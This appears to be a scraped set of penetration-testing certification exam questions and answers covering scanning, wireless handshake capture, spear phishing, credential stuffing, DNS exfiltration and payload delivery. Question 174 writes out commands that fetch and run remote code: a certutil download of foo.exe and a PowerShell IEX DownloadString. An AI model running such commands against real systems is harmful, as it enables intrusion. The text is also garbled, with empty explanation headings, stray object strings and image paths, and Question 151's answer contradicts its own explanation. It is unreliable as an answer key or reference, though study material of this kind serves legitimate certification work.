? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
=================

NEW QUESTION 120
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Answer: A

Explanation:
? Debugging Mode:
? Common Causes:
? Best Practices:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 125
Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

A. FTP
B. HTTPS
C. SMTP
D. DNS

Answer: D

Explanation:
Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:
? FTP (File Transfer Protocol) (Option A):
? HTTPS (Hypertext Transfer Protocol Secure) (Option B):
? SMTP (Simple Mail Transfer Protocol) (Option C):
? DNS (Domain Name System) (Option D):
Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 126
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan
C. Nmap
D. hping

Answer: B

Explanation:
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:
? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.
? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.
References from Pentest:
? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
=================


NEW QUESTION 130
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 134
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?



Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Answer: C

Explanation:
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:
? System Hardening:
? Comparison with Other Controls:
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
=================

NEW QUESTION 138
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 140
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of

engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
=================

NEW QUESTION 145
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:
? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.
? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target??s domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
=================

NEW QUESTION 148
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
=================

NEW QUESTION 151
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Answer: B

Explanation:
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here??s why:
? Internal Peer Review:
? Alternative Review Options:

In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.
=================


NEW QUESTION 156
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.
Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack


Answer: A

Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
? Credential Stuffing:
? Other Techniques:
Pentest References:
? Password Attacks: Understanding different types of password attacks and their implications on account security.
? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.
=================

NEW QUESTION 159
SIMULATION
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```



Penetration Testing

Part 1 Part 2

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- □ Weak SMB file permissions
- □ FTP anonymous login
- □ Webdav file upload
- □ Weak Apache Tomcat Credentials
- □ Null session enumeration
- □ Fragmentation attack
- □ SNMP enumeration
- □ ARP spoofing

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up)
scanned in 26.80 seconds
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a- target-host

NEW QUESTION 164
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
? Understanding Tailgating:
? Methods to Prevent Tailgating:
? Examples in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 167
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering

C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
? Understanding Banner Grabbing:
? Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
? uk.co.certification.simulator.questionpool.PList@5af47689 nc target_ip 80
? Automated Banner Grabbing: nmap -sV target_ip
? Benefits:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 169
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:
? Code Repository Scanning:
? Comparison with Other Methods:
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
=================


NEW QUESTION 174
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
=================

NEW QUESTION 179
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:



Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
? Evaluation Criteria:

? Analysis:
? Selection Justification:
Pentest References:
? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
